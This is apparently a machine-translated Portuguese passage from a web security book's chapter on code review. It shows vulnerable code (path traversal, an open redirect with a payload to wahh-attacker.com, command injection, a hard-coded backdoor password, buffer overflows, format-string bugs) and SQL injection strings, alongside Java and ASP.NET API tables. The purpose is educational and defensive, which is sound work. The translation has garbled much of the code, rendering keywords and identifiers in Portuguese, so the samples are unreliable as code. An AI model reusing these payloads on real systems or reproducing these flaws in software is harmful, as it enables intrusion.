        FileMode.Open, FileAccess.Read, FileShare.Read);

    byte[] bAttachment = novo byte[fsAttachment.Length];
    fsAttachment.Read(FileContent, 0,
```

```

Convert.ToInt32(fsAttachment.Length,
CultureInfo.CurrentCulture));

fsAttachment.Close();

return bAttachment;
}

```

Qualquer funcionalidade de aplicativo que permita aos usuários fazer upload ou download de arquivos deve ser analisada com atenção para entender a maneira como as APIs do sistema de arquivos estão sendo invocadas em resposta aos dados fornecidos pelo usuário e determinar se uma entrada criada pode ser usada para acessar arquivos em um local não intencional. Muitas vezes, é possível identificar rapidamente a funcionalidade relevante pesquisando na base de código os nomes de quaisquer parâmetros de string de consulta relacionados a nomes de arquivos (`AttachName` no exemplo atual) e pesquisando todas as APIs de arquivos na linguagem relevante e analisando os parâmetros passados a elas. (Consulte as seções posteriores para obter listas das APIs relevantes em idiomas comuns).

Redirecionamento arbitrário

Vários vetores de phishing, como redirecionamentos arbitrários, geralmente são fáceis de detectar por meio de assinaturas no código-fonte. Neste exemplo, os dados fornecidos pelo usuário a partir da string de consulta são usados para construir um URL para o qual o usuário é redirecionado:

```

private void handleCancel()
{
    httpResponse.Redirect(HttpUtility.UrlDecode(Request.QueryString[
        "refURL"]) + "&SiteCode=" +
    Request.QueryString["SiteCode"].ToString() +
    "&UserId=" + Request.QueryString["UserId"].ToString());
}

```

Muitas vezes, os redirecionamentos arbitrários podem ser encontrados inspecionando o código do lado do cliente, o que, obviamente, não requer nenhum acesso especial aos terminais do aplicativo. Aqui, o JavaScript é usado para extrair um parâmetro da string de consulta do URL e, por fim, redirecionar para ele:

```

url = document.URL;

index = url.indexOf('?redir=');
target = unescape(url.substring(index + 7, url.length)); target =
unescape(target);

Se ((index = target.indexOf('//')) > 0) {
    target = target.substring(index + 2, target.length); index
    = target.indexOf('/');
    target = target.substring(index, target.length);
}

```

```
        }
        target = unescape(target);
        document.location = target;
```

Como você pode ver, o autor desse script estava ciente de que o script era um alvo em potencial para ataques de redirecionamento para um URL absoluto em um domínio externo. O script verifica se o URL de redirecionamento contém uma barra dupla (como em `http://`) e, em caso afirmativo, passa por ela até a primeira barra simples, convertendo-a em um URL relativo. Entretanto, ele faz uma chamada final para a função `unescape()`, que descompacta todos os caracteres codificados pelo URL. A execução da canonização após a validação geralmente leva a uma vulnerabilidade (consulte o Capítulo 2) e, nesse caso, um invasor pode causar um redirecionamento para um URL absoluto arbitrário com a seguinte string de consulta:

```
?redir=http:%25252f%25252fwahh-attacker.com
```

Injeção de comando do sistema operacional

O código que faz interface com sistemas externos geralmente contém assinaturas que indicam falhas de injeção de código. No exemplo a seguir, os parâmetros `de mensagem` e `endereço` foram extraídos de dados de formulário controláveis pelo usuário e são passados diretamente para uma chamada à API do sistema Unix:

```
void send_mail(const char *message, const char *addr)
{
    char sendMailCmd[4096];
    sprintf(sendMailCmd, 4096, "echo '%s' | sendmail %s", message, addr);
    system(sendMailCmd);
    return;
}
```

Senhas de backdoor

A menos que tenham sido deliberadamente ocultadas por um programador mal-intencionado, as senhas de backdoor que foram usadas para fins de teste ou administrativos geralmente se destacam muito ao analisar a lógica de validação de credenciais. Por exemplo:

```
private UserProfile validateUser(String username, String password)
{
    UserProfile up = getUserProfile(nome de usuário);

    Se (checkCredentials(up, password) || "oculiomnium".equals(password))
```

```

    retornar;

    retornar nulo;
}

```

Outros itens que podem ser facilmente identificados dessa forma incluem funções não referenciadas e parâmetros de depuração ocultos.

Bugs de software nativo

Qualquer código nativo usado pelo aplicativo deve ser analisado atentamente quanto a vulnerabilidades clássicas que possam ser exploradas para executar código arbitrário.

Vulnerabilidades de estouro de buffer

Normalmente, eles empregam uma das APIs não verificadas para a manipulação de buffer, das quais há um número muito grande, incluindo `strcpy`, `strcat`, `memcpy` e `sprintf`, juntamente com suas variantes `wide-char` e outras. Uma maneira fácil de identificar os problemas mais graves na base de código é pesquisar todos os usos dessas APIs e verificar se (a) o buffer de origem é controlável pelo usuário e (b) o código garantiu explicitamente que o buffer de destino é suficientemente grande para acomodar os dados que estão sendo copiados para ele (porque a própria API não faz isso). As chamadas vulneráveis para APIs inseguras geralmente são muito fáceis de identificar. No exemplo a seguir, a string `pszName`, controlada pelo usuário, é copiada em um buffer de tamanho fixo baseado em pilha sem verificar se o buffer é grande o suficiente para acomodar os dados.

modificá-lo:

```

BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)
{
    char strFileName[MAX_PATH];
    strcpy(strFileName, pszName);
    ...
}

```

Observe que, pelo simples fato de ser empregada uma alternativa segura para uma API não verificada, isso não garante que não ocorrerá um estouro de buffer. Às vezes, devido a um deslize ou a um mal-entendido, uma API verificada é usada de maneira insegura, como na seguinte "correção" da vulnerabilidade anterior:

```

BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)
{
    char strFileName[MAX_PATH]; strncpy(strFileName,
    pszName, strlen(pszName));
    ...
}

```

Portanto, uma auditoria completa do código em busca de vulnerabilidades de estouro de buffer geralmente envolve uma revisão linha por linha de toda a base de código, rastreando cada operação realizada em dados controláveis pelo usuário.

Vulnerabilidades de números inteiros

Eles vêm em várias formas e podem ser extremamente sutis, mas algumas instâncias são fáceis de identificar a partir de assinaturas no código-fonte.

As comparações entre números inteiros assinados e não assinados geralmente levam a problemas. Na "correção" a seguir para a vulnerabilidade anterior, um número inteiro assinado (`len`) é comparado com um número inteiro sem sinal (`sizeof(strFileName)`). Se o usuário puder criar uma situação em que `len` tenha um valor negativo, essa comparação será bem-sucedida e o `strcpy` não verificado ainda ocorrerá:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName, int len)
{
    char strFileName[MAX_PATH];

    Se (len < sizeof(strFileName)) strcpy(strFileName,
        pszName);
    ...
}
```

Vulnerabilidades de formatação de strings

Em geral, eles podem ser identificados rapidamente ao procurar usos das famílias de funções `printf` e `FormatMessage` em que o parâmetro da cadeia de caracteres de formato não é codificado, mas pode ser controlado pelo usuário, como a seguinte chamada para `fprintf`:

```
void logAuthenticationAttempt(char* username);
{
    char tmp[64];
    sprintf(tmp, 64, "tentativa de login para: %s\n", nome de
    usuário); tmp[63] = 0;
    fprintf(g_logFile, tmp);
}
```

Código-fonte Comentários

Muitas vulnerabilidades de software são, na verdade, documentadas nos comentários do código-fonte. Isso geralmente ocorre porque os desenvolvedores estão cientes de que uma determinada operação não é segura e registram um lembrete para corrigir o problema mais tarde, o que

que nunca chegam a fazer. Em outros casos, os testes identificaram algum comportamento anômalo no aplicativo, que foi comentado no código, mas nunca foi totalmente investigado.

Por exemplo, os autores encontraram o seguinte no código de produção de um aplicativo:

```
char buf[200]; // Espero que seja grande o suficiente  
...  
strcpy(buf, userinput);
```

Pesquisar em uma grande base de códigos os comentários que indicam problemas comuns é, com frequência, uma fonte eficaz de frutos fáceis de encontrar. Aqui estão alguns termos de pesquisa que se mostraram úteis:

```
bug  
problem  
bad  
hope  
todo  
fix  
estouro  
de  
linha,  
falha,  
injeção  
de  
confiança  
xss
```

A plataforma Java

Esta seção descreve os métodos de aquisição de entrada fornecida pelo usuário, as formas de interação com a sessão do usuário, as APIs potencialmente perigosas existentes e as opções de configuração relevantes para a segurança na plataforma Java.

Identificação de dados fornecidos pelo usuário

Os aplicativos Java adquirem a entrada enviada pelo usuário por meio do `javax.servlet`
.http.`HttpServletRequest`, que estende a interface `javax.servlet`
.ServletRequest. Essas duas interfaces contêm várias APIs que os aplicativos da Web podem usar para acessar os dados fornecidos pelo usuário. As APIs listadas na Tabela 18-1 podem ser usadas para obter dados da solicitação do usuário.

Tabela 18-1: APIs usadas para obter dados fornecidos pelo usuário na plataforma Java

getParameter	Os parâmetros na string de consulta de URL e o corpo de uma solicitação POST são armazenados como um mapa de nomes String para valores String, que podem ser acessados usando essas APIs.
getParameterNames	
getParameterValues	
getParameterMap	
getQueryString	Retorna toda a string de consulta contida no arquivo e pode ser usado como uma alternativa à solicitação APIs getParameter.
getHeader	Os cabeçalhos HTTP na solicitação são armazenados como um mapa de nomes String para valores String e podem ser acessados usando essas APIs.
getHeaders	
getHeaderNames	
getRequestURI	Essas APIs retornam o URL contido no arquivo incluindo a string de consulta.
getRequestURL	
getCookies	Retorna uma matriz de objetos Cookie, que contém detalhes dos cookies recebidos na solicitação, incluindo seus nomes e valores.
getRequestedSessionId	Usado como uma alternativa para getCookies em alguns casos; retorna o valor de ID da sessão enviado na solicitação
getInputStream	Essas APIs retornam diferentes representações do bruta recebida do cliente e, portanto, pode ser usada para acessar qualquer uma das informações obtidas por todas as outras APIs.
getReader	
getMethod	Retorna o método usado na solicitação HTTP.
getProtocol	Retorna o protocolo usado na solicitação HTTP.
getServerName	Retorna o valor do cabeçalho HTTP Host.
getRemoteUser	Se o usuário atual for autenticado, eles retornam detalhes do usuário, incluindo o nome de login. Se os usuários puderem escolher seu próprio nome de usuário durante o auto-registro, isso pode ser um meio de introduzir informações maliciosas no processamento do aplicativo.
getUserPrincipal	

Interação de sessões

Os aplicativos da plataforma Java usam a interface `javax.servlet.http.HttpSession` para armazenar e recuperar informações dentro da sessão atual. O armazenamento por sessão é um mapa de nomes de cadeia de caracteres para valores de objeto. As APIs listadas na Tabela 18-2 são usadas para armazenar e recuperar dados dentro da sessão.

Tabela 18-2: APIs usadas para interagir com a sessão do usuário na plataforma Java

<code>setAttribute</code>	Usado para armazenar dados na sessão atual.
<code>putValue</code>	
<code>getAttribute</code>	Usado para consultar dados armazenados na sessão atual.
<code>getValue</code>	
<code>getAttributeNames</code>	
<code>getValueNames</code>	

APIs potencialmente perigosas

Esta seção descreve algumas APIs Java comuns que podem introduzir vulnerabilidades de segurança se forem usadas de maneira insegura.

Acesso a arquivos

A principal classe usada para acessar arquivos e diretórios em Java é a `java.io.File`. Do ponto de vista da segurança, os usos mais interessantes da classe são as chamadas ao seu construtor, que pode receber um diretório pai e um nome de arquivo, ou simplesmente um nome de caminho.

Qualquer que seja a forma do construtor usada, podem existir vulnerabilidades de passagem de caminho se os dados controláveis pelo usuário forem passados como parâmetro de nome de arquivo sem verificar se há sequências de ponto-ponto-barra. Por exemplo, o código a seguir abrirá um arquivo na raiz da unidade C:\ no Windows:

```
String userinput = "..\\boot.ini";
File f = new File("C:\\temp", userinput);
```

As classes mais comumente usadas para ler e gravar conteúdo de arquivos em Java são:

- `java.io.FileInputStream`
- `java.io.FileOutputStream`

```
•• java.io.FileReader  
•• java.io.FileWriter
```

Essas classes recebem um objeto `File` em seus construtores ou podem abrir um arquivo por meio de uma string de nome de arquivo, o que pode novamente introduzir vulnerabilidades de passagem de caminho se os dados controláveis pelo usuário forem passados como esse parâmetro. Por exemplo:

```
String userinput = "..\\boot.ini";  
FileInputStream fis = new FileInputStream("C:\\temp\\\\\" + userinput);
```

Acesso ao banco de dados

A seguir estão as APIs mais comumente usadas para executar uma cadeia de caracteres arbitrária como uma consulta SQL:

```
java.sql.Connection.createStatement  
java.sql.Statement.execute  
java.sql.Statement.executeQuery
```

Se a entrada controlável pelo usuário fizer parte da cadeia de caracteres que está sendo executada como uma consulta, ela provavelmente estará vulnerável à injeção de SQL. Por exemplo:

```
String nome de usuário = "admin' ou  
1=1--"; String senha = "foo";  
Declaração s = connection.createStatement();  
s.executeQuery("SELECT * FROM users WHERE username = '" + nome de  
usuário + "' AND senha = '" + password + "'");
```

que executa a consulta não intencional

```
SELECT * FROM users WHERE nome de usuário = 'admin' or 1=1--' AND senha = 'foo'
```

As APIs a seguir são uma alternativa mais robusta e segura do que as descritas anteriormente e permitem que um aplicativo crie uma instrução SQL pré-compilada e defina o valor dos espaços reservados para os parâmetros de forma segura e protegida contra erros de digitação:

```
java.sql.Connection.prepareStatement  
java.sql.PreparedStatement.setString  
java.sql.PreparedStatement.setInt  
java.sql.PreparedStatement.setBoolean  
java.sql.PreparedStatement.setObject
```

```
java.sql.PreparedStatement.execute  
java.sql.PreparedStatement.executeQuery
```

e assim por diante.

Se usados como pretendido, eles não são vulneráveis à injeção de SQL. Por exemplo:

```
String nome de usuário = "admin' ou  
1=1--"; String senha = "foo";  
Declararão s = connection.prepareStatement(  
    "SELECT * FROM users WHERE username = ? AND password = ?");  
s.setString(1, nome de usuário);  
s.setString(2, password);  
s.executeQuery();
```

o que resulta em uma consulta que é equivalente a

```
SELECT * FROM users WHERE nome de usuário = 'admin'' or 1=1--' AND senha =  
'foo'
```

Execução de código dinâmico

A linguagem Java em si não contém nenhum mecanismo para avaliação dinâmica do código-fonte Java, embora algumas implementações (principalmente em produtos de banco de dados) ofereçam um recurso para fazer isso. Se o aplicativo que você está analisando constrói qualquer código Java em tempo real, você deve entender a forma como isso é feito e determinar se algum dado controlável pelo usuário está sendo usado de forma insegura.

Execução de comandos do sistema operacional

As APIs a seguir são os meios de execução de comandos externos do sistema operacional em um aplicativo Java:

```
java.lang.Runtime.getRuntime  
java.lang.Runtime.exec
```

Se o parâmetro de cadeia de caracteres passado para `exec` puder ser totalmente controlado pelo usuário, é quase certo que o aplicativo esteja vulnerável à execução arbitrária de comandos. Por exemplo, o seguinte comando fará com que o programa `calc` do Windows seja executado:

```
String userinput = "calc";  
Runtime.getRuntime().exec(userinput);
```

No entanto, se o usuário controlar apenas parte da string passada para o `exec`, o aplicativo poderá não estar vulnerável. No exemplo a seguir, o

os dados controláveis pelo usuário são passados como argumentos de linha de comando para o processo do bloco de notas, fazendo com que ele tente carregar um documento chamado `| calc`:

```
String userinput = "| calc"; Runtime.getRuntime().exec("notepad" + userinput);
```

A própria API `exec` não interpreta metacaracteres do shell, como `&`, `;`, `|,` e `*`, portanto, esse ataque falha.

Às vezes, o controle de apenas parte da cadeia de caracteres passada para `exec` pode ser suficiente para a execução arbitrária de comandos, como no exemplo acima, que é ligeiramente diferente a seguir (observe o espaço ausente após `notepad`):

```
String userinput = "\\..\\system32\\calc";
Runtime.getRuntime().exec("notepad" + userinput);
```

Muitas vezes, nesse tipo de situação, o aplicativo estará vulnerável a algo que não seja a execução de código. Por exemplo, se um aplicativo executar o programa `wget` com um parâmetro controlável pelo usuário como URL de destino, um invasor poderá passar argumentos de linha de comando perigosos para o processo `wget`, por exemplo, fazendo com que ele baixe um documento e o salve em um local arbitrário no sistema de arquivos.

Redirecionamento de URL

As APIs a seguir podem ser usadas para emitir um redirecionamento HTTP em Java:

```
javax.servlet.http.HttpServletResponse.sendRedirect
javax.servlet.http.HttpServletResponse.setStatus
javax.servlet.http.HttpServletResponse.addHeader
```

O meio usual de causar uma resposta de redirecionamento é por meio do método `sendRedirect`, que recebe uma string contendo um URL relativo ou absoluto. Se o valor dessa cadeia for controlável pelo usuário, o aplicativo provavelmente está vulnerável a um vetor de phishing.

Você também deve revisar todos os usos das APIs `setStatus` e `addHeader`. Como um redirecionamento envolve simplesmente uma resposta 3xx contendo um cabeçalho HTTP `Location`, um aplicativo pode implementar redirecionamentos usando essas APIs.

Soquetes

A classe `java.net.Socket` usa várias formas de detalhes do host de destino e da porta em seus construtores e, se os parâmetros passados puderem ser controlados pelo usuário de alguma forma, o aplicativo poderá ser explorado para causar conexões de rede com hosts arbitrários, seja na Internet ou na DMZ privada ou na rede interna na qual o aplicativo está hospedado.

Configuração do ambiente Java

O arquivo `web.xml` contém definições de configuração para o ambiente da plataforma Java e controla como os aplicativos se comportam. Se um aplicativo estiver usando segurança gerenciada por contêiner, a autenticação e a autorização serão declaradas no `web.xml` em relação a cada recurso ou coleção de recursos a serem protegidos, fora do código do aplicativo. As opções de configuração que podem ser definidas no arquivo `web.xml` são mostradas na Tabela 18-3.

Os servlets podem impor verificações programáticas com o `HttpServletRequest.isUserInRole` para acessar as mesmas informações de função no código do Servlet. Uma entrada de mapeamento `security-role-ref` é usada para vincular a verificação de função incorporada à função de contêiner correspondente.

Além do `web.xml`, diferentes servidores de aplicativos podem usar arquivos de implantação secundários (por exemplo, `weblogic.xml`) que contêm outras configurações relevantes para a segurança, que devem ser incluídas ao examinar a configuração do ambiente.

Tabela 18-3: Definições de configuração relevantes para a segurança do ambiente Java

<code>login-config</code>	Os detalhes de autenticação podem ser configurados na seção elemento <code>login-config</code> . As duas categorias de autenticação são baseadas em formulários (a página é especificada pelo elemento <code>form-login-page</code>) e Basic Auth ou Client-Cert, especificado no elemento <code>auth-method</code> . Se a autenticação baseada em formulários for usada, o formulário especificado deverá ter a ação definida como <code>j_security_check</code> e deverá enviar os parâmetros <code>j_username</code> e <code>j_password</code> . Os aplicativos Java reconhecerão isso como uma solicitação de login.
<code>restricção de segurança</code>	Se o elemento <code>login-config</code> for definido, os recursos poderão ser restringido usando o elemento <code>security-constraint</code> . Ele pode ser usado para definir os recursos a serem protegidos. No elemento <code>security-constraint</code> , as coleções de recursos podem ser definidas usando o elemento <code>url-pattern</code> . Por exemplo: <code><url-pattern>/admin/*</url-pattern></code> Eles são acessíveis às funções e aos diretores definidos nos elementos <code>role-name</code> e <code>principal-name</code> , respectivamente.
<code>session-config</code>	O tempo limite da sessão (em minutos) pode ser configurado em o elemento de tempo limite da sessão.

Continuação

Tabela 18-3 (continuação)

página de erro	O tratamento de erros do aplicativo é definido no elemento <code>error-page</code> . Os códigos de erro HTTP e as exceções Java podem ser tratados individualmente por meio dos elementos <code>error-code</code> e <code>exception-type</code> .
init-param	Vários parâmetros de inicialização são configurados em o elemento <code>init-param</code> . Elas podem incluir configurações específicas de segurança, inclusive: <ul style="list-style-type: none"> ■ que deve ser definido como <code>falso</code>. ■ <code>debug</code>, que deve ser definido como <code>0</code>.

ASP.NET

Esta seção descreve os métodos de aquisição de entrada fornecida pelo usuário, as formas de interação com a sessão do usuário, as APIs potencialmente perigosas existentes e as opções de configuração relevantes para a segurança na plataforma ASP.NET.

Identificação de dados fornecidos pelo usuário

Os aplicativos ASP.NET adquirem a entrada enviada pelo usuário por meio do `System.Web.HttpRequest`. Ela contém várias propriedades e métodos que os aplicativos da Web podem usar para acessar os dados fornecidos pelo usuário. As APIs listadas na Tabela 18-4 podem ser usadas para obter dados da solicitação do usuário.

Tabela 18-4: APIs usadas para adquirir dados fornecidos pelo usuário na plataforma ASP.NET

Parâmetros	Os parâmetros na string de consulta de URL, o corpo de uma solicitação POST, cookies HTTP e variáveis de servidor diversas são armazenados como mapas de nomes de string para valores de string. Essa propriedade retorna uma coleção combinada de todos esses tipos de parâmetros.
Item	Retorna o item nomeado de dentro do Params coleção.
Formulário	Retorna uma coleção de nomes e valores de variáveis de formulário enviadas pelo usuário.
Cadeia de consulta	Retorna uma coleção de nomes e valores de variáveis dentro da string de consulta na solicitação.
ServerVariables	Retorna uma coleção de nomes e valores de uma grande número de variáveis de servidor ASP (semelhante às variáveis CGI), que inclui os dados brutos da solicitação, a string de consulta, o método de solicitação, o cabeçalho HTTP Host e assim por diante.

Tabela 18-4 (continuação)

Cabeçalhos	Os cabeçalhos HTTP na solicitação são armazenados como um mapa de nomes de cadeia de caracteres para valores de cadeia de caracteres e podem ser acessados usando essa propriedade.
Url	Essas propriedades retornam detalhes do URL contido na solicitação, incluindo a string de consulta.
RawUrl	
UrlReferrer	Retorna informações sobre o URL especificado na mensagem HTTP Cabeçalho do referenciador na solicitação.
Cookies	Retorna uma coleção de objetos Cookie, que contém detalhes dos cookies recebidos na solicitação, incluindo seus nomes e valores.
Arquivos	Retorna uma coleção de arquivos carregados pelo usuário.
InputStream	Essas APIs retornam diferentes representações da solicitação bruta recebida do cliente e, portanto, pode ser usado para acessar qualquer uma das informações obtidas por todas as outras APIs.
BinaryRead	
HttpMethod	Retorna o método usado na solicitação HTTP.
Navegador	Retorna detalhes do navegador do usuário, conforme enviado no cabeçalho HTTP User-Agent.
UserAgent	
AcceptTypes como	Retorna uma matriz de strings de tipos MIME suportados pelo cliente, enviado no cabeçalho HTTP Accept.
Idiomas do usuário	Retorna uma matriz de strings contendo os idiomas aceitos pelo cliente, conforme enviado no cabeçalho HTTP Accept-Language.

Interação de sessões

Há várias maneiras pelas quais os aplicativos ASP.NET podem interagir com a sessão do usuário para armazenar e recuperar informações.

A propriedade `Session` fornece um meio simples de armazenar e recuperar informações dentro da sessão atual. Ela é acessada da mesma forma que qualquer outra coleção indexada:

```
Session["MyName"] = txtMyName.Text; // armazena o nome do
usuário lblWelcome.Text= "Welcome " + Session["MyName"]; // recupera o nome
do usuário
```

Os perfis ASP.NET funcionam de forma muito semelhante à propriedade `Session`, exceto pelo fato de estarem vinculados ao perfil do usuário e, portanto, persistirem em diferentes sessões pertencentes ao mesmo usuário. Os usuários são reidentificados entre as sessões

por meio de autenticação ou de um cookie persistente exclusivo. Os dados são armazenados e recuperados no perfil do usuário da seguinte forma:

```
Profile.MyName = txtMyName.Text;           // armazena o nome do
usuário lblWelcome.Text = "Welcome " + Profile.MyName;    //recupera o
nome do usuário
```

A classe `System.Web.SessionState.HttpSessionState` fornece outro meio de armazenar e recuperar informações dentro da sessão. Ela armazena informações como um mapeamento de nomes de string para valores de objeto, que podem ser acessados usando as APIs listadas na Tabela 18-5.

Tabela 18-5: APIs usadas para interagir com a sessão do usuário na plataforma ASP.NET

Adicionar	Adiciona um novo item à coleção de sessões.
Item	Obtém ou define o valor de um item nomeado na coleção.
Chaves	Retorna os nomes de todos os itens da coleção.
GetEnumerator	
CopyTo	Copia a coleção de valores para uma matriz.

APIs potencialmente perigosas

Esta seção descreve algumas APIs comuns do ASP.NET que podem introduzir vulnerabilidades de segurança se forem usadas de maneira insegura.

Acesso a arquivos

`System.IO.File` é a principal classe usada para acessar arquivos no ASP.NET. Todos os seus métodos relevantes são estáticos e não há construtor público.

Todos os 37 métodos dessa classe recebem um nome de arquivo como parâmetro. As vulnerabilidades de rastreamento de caminho podem existir em todas as instâncias em que os dados controláveis pelo usuário são passados sem a verificação de sequências de pontos e barras. Por exemplo, o código a seguir abrirá um arquivo na raiz da unidade C:\ no Windows:

```
string userinput = "..\\boot.ini";
FileStream fs = File.Open("C:\\temp\\\\\" + userinput,
 FileMode.OpenOrCreate);
```

As classes a seguir são mais comumente usadas para ler e gravar o conteúdo de arquivos:

```
System.IO.FileStream
■ System.IO.StreamReader
System.IO.StreamWriter
```

Eles têm vários construtores que recebem um caminho de arquivo como parâmetro. Eles podem introduzir vulnerabilidades de passagem de caminho se forem passados dados controláveis pelo usuário. Por exemplo:

```
string userinput = "..\\foo.txt";
FileStream fs = new FileStream("F:\\tmp\\" + userinput,
    FileMode.OpenOrCreate);
```

Acesso ao banco de dados

Há várias APIs para acesso a bancos de dados no ASP.NET, e as classes principais que podem ser usadas para criar e executar uma instrução SQL são as seguintes:

```
System.Data.SqlClient.SqlCommand
System.Data.SqlClient.SqlDataAdapter
System.Data.OleDb.OleDbCommand
System.Data.Odbc.OdbcCommand
System.Data.SqlClient.SqlCeCommand
```

Cada uma dessas classes tem um construtor que recebe uma cadeia de caracteres contendo uma instrução SQL, e cada uma tem uma propriedade `CommandText` que pode ser usada para obter e definir o valor atual da instrução SQL. Quando um objeto de comando tiver sido configurado adequadamente, ele será executado por meio de uma chamada a um dos vários métodos `Execute`.

Se a entrada controlável pelo usuário fizer parte da string que está sendo executada como uma consulta, o aplicativo provavelmente estará vulnerável à injeção de SQL. Por exemplo:

```
string nome de usuário = "admin' ou
1=1--"; string senha = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username = ''"
    + nome de usuário + "' AND senha = '" + password + "'", connection);
c.ExecuteNonQuery();
```

que executa a consulta não intencional

```
SELECT * FROM users WHERE nome de usuário = 'admin' or 1=1--' AND senha =
'foo'
```

Cada uma das classes listadas oferece suporte a instruções preparadas por meio de sua propriedade `Parameters`, que permite que um aplicativo crie uma instrução SQL contendo espaços reservados para parâmetros e defina seus valores de forma segura e protegida contra erros de digitação. Se usado como pretendido, esse mecanismo não é vulnerável à injeção de SQL. Por exemplo:

```
string nome de usuário = "admin' ou
1=1--"; string senha = "foo";
```

```
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username =  
    @username AND password = @password", connection);  
c.Parameters.Add(new OdbcParameter("@username",  
    OdbcType.Text).Value = username);  
c.Parameters.Add(new OdbcParameter("@password",  
    OdbcType.Text).Value = password);  
c.ExecuteNonQuery();
```

o que resulta em uma consulta que é equivalente a

```
SELECT * FROM users WHERE nome de usuário = 'admin'' or 1=1--' AND senha =  
'foo'
```

Execução de código dinâmico

A função `Eval` do VBScript recebe um argumento de cadeia de caracteres que contém uma expressão do VBScript. A função avalia essa expressão e retorna o resultado. Se os dados controláveis pelo usuário forem incorporados à expressão a ser avaliada, talvez seja possível executar comandos arbitrários ou modificar a lógica do aplicativo.

As funções `Execute` e `ExecuteGlobal` recebem uma string contendo código ASP, que é executada como se o código aparecesse diretamente no próprio script. O delimitador de dois pontos pode ser usado para agrupar várias instruções. Se dados controláveis pelo usuário forem passados para a função `Execute`, o aplicativo provavelmente estará vulnerável à execução arbitrária de comandos.

Execução de comandos do sistema operacional

As APIs a seguir podem ser usadas de várias maneiras para iniciar um processo externo em um aplicativo ASP.NET:

```
System.Diagnostics.Process  
System.Diagnostics.ProcessStartInfo
```

Uma cadeia de caracteres de nome de arquivo pode ser passada para o método estático `Process.Start`, ou a propriedade `StartInfo` de um objeto `Process` pode ser configurada com um nome de arquivo antes de chamar `Start` no objeto. Se a cadeia de caracteres de nome de arquivo puder ser totalmente controlada pelo usuário, é quase certo que o aplicativo estará vulnerável à execução arbitrária de comandos. Por exemplo, o seguinte comando fará com que o programa `calc` do Windows seja executado:

```
string userinput = "calc";  
Process.Start(userinput);
```

Se o usuário controlar apenas parte da string passada para `start`, o aplicativo ainda poderá estar vulnerável. Por exemplo:

```
string userinput = "...\\Windows\\System32\\calc";
Process.Start("C:\\Program Files\\MyApp\\bin\\" + userinput);
```

A API não interpreta metacaracteres do shell, como `&` e `|`, nem aceita argumentos de linha de comando dentro do parâmetro `filename` e, portanto, esse tipo de ataque é o único que pode ser bem-sucedido quando o usuário controla apenas uma parte do parâmetro `filename`.

Os argumentos da linha de comando para o processo iniciado podem ser definidos usando a propriedade `Arguments` da classe `ProcessStartInfo`. Se apenas o parâmetro `Arguments` for controlável pelo usuário, o aplicativo ainda poderá estar vulnerável a algo que não seja a execução de código. Por exemplo, se um aplicativo executar o programa `wget` com um parâmetro controlável pelo usuário como URL de destino, um invasor poderá passar parâmetros de linha de comando perigosos para o processo `wget`, por exemplo, fazendo com que ele baixe um documento e o salve em um local arbitrário no sistema de arquivos.

Redirecionamento de URL

As APIs a seguir podem ser usadas para emitir um redirecionamento de HTTP no ASP.NET:

```
System.Web.HttpResponse.Redirect
System.Web.HttpResponse.Status
System.Web.HttpResponse.StatusCode
System.Web.HttpResponse.AddHeader
System.Web.HttpResponse.AppendHeader
■ Server.Transfer
```

O meio usual de causar uma resposta de redirecionamento é por meio do `HttpResponse` `Redirect`, que recebe uma cadeia de caracteres contendo um URL relativo ou absoluto. Se o valor dessa cadeia for controlável pelo usuário, o aplicativo provavelmente estará vulnerável a um vetor de phishing.

Você também deve revisar todos os usos das propriedades `Status/StatusCode` e dos métodos `AddHeader/AppendHeader`. Considerando que um redirecionamento envolve simplesmente uma resposta 3xx contendo um cabeçalho HTTP `Location`, um aplicativo pode implementar redirecionamentos usando essas APIs.

O método `Server.Transfer` também é usado às vezes para realizar o redirecionamento. Entretanto, isso não causa de fato um redirecionamento HTTP, mas simplesmente altera a página que está sendo processada no servidor em resposta à solicitação atual. Dessa forma, ele não pode ser subvertido para causar redirecionamento para um URL externo e, portanto, geralmente é menos útil para um invasor.

Soquetes

A classe `System.Net.Sockets.Socket` é usada para criar soquetes de rede. Após a criação de um objeto `Socket`, ele é conectado por meio de uma chamada ao método `Connect`, que recebe como parâmetros os detalhes de IP e porta do host de destino. Se essas informações do host puderem ser controladas pelo usuário de alguma forma, o aplicativo poderá ser explorado para causar conexões de rede com hosts arbitrários, seja na Internet ou na DMZ privada ou na rede interna na qual o aplicativo está hospedado.

Configuração do ambiente ASP.NET

O arquivo XML `Web.config` no diretório raiz da Web contém definições de configuração para o ambiente ASP.NET, listadas na Tabela 18-6, e controla o comportamento dos aplicativos.

Tabela 18-6: Definições de configuração relevantes para a segurança do ambiente ASP.NET

<code>httpCookies</code>	Esse elemento determina as configurações de segurança associadas aos cookies. Se o atributo <code>httpOnlyCookies</code> for definido como <code>true</code> , os cookies serão marcados como <code>HttpOnly</code> e, portanto, não poderão ser acessados diretamente por scripts do lado do cliente. Se o atributo <code>requireSSL</code> for definido como <code>true</code> , os cookies serão marcados como <code>seguros</code> e, portanto, serão transmitidos pelos navegadores somente em solicitações HTTPS.
<code>sessionState</code>	Esse elemento determina como as sessões se comportam. O valor do atributo <code>timeout</code> determina o tempo em minutos após o qual uma sessão ociosa será expirada. Se o elemento <code>regenerateExpiredSessionId</code> for definido como <code>true</code> (que é o padrão), uma nova ID de sessão será emitida quando uma ID de sessão expirada for recebida.
<code>compilação</code>	Esse elemento determina se os símbolos de depuração são compilados em páginas, resultando em informações de erro de depuração mais detalhadas. Se o atributo <code>debug</code> for definido como <code>true</code> , os símbolos de depuração serão incluídos.
<code>customErrors</code>	Esse elemento determina se o aplicativo retorna mensagens de erro detalhadas no caso de um erro não tratado. Se o atributo <code>mode</code> for definido como <code>On</code> ou <code>RemoteOnly</code> , a página identificada pelo atributo <code>defaultRedirect</code> será exibida aos usuários do aplicativo, em vez de mensagens detalhadas geradas pelo sistema.
<code>httpRuntime</code>	Esse elemento determina várias configurações de tempo de execução. Se o atributo <code>enableHeaderChecking</code> estiver definido como <code>true</code> (que é o padrão), o ASP.NET verificará os cabeçalhos de solicitação quanto a possíveis ataques de injeção, inclusive cross-site scripting. Se o atributo <code>enableVersionHeader</code> for definido como <code>true</code> (que é o padrão), o ASP.NET emitirá uma cadeia de caracteres de versão detalhada, que pode ser útil para um invasor na pesquisa de vulnerabilidades em versões específicas da plataforma.

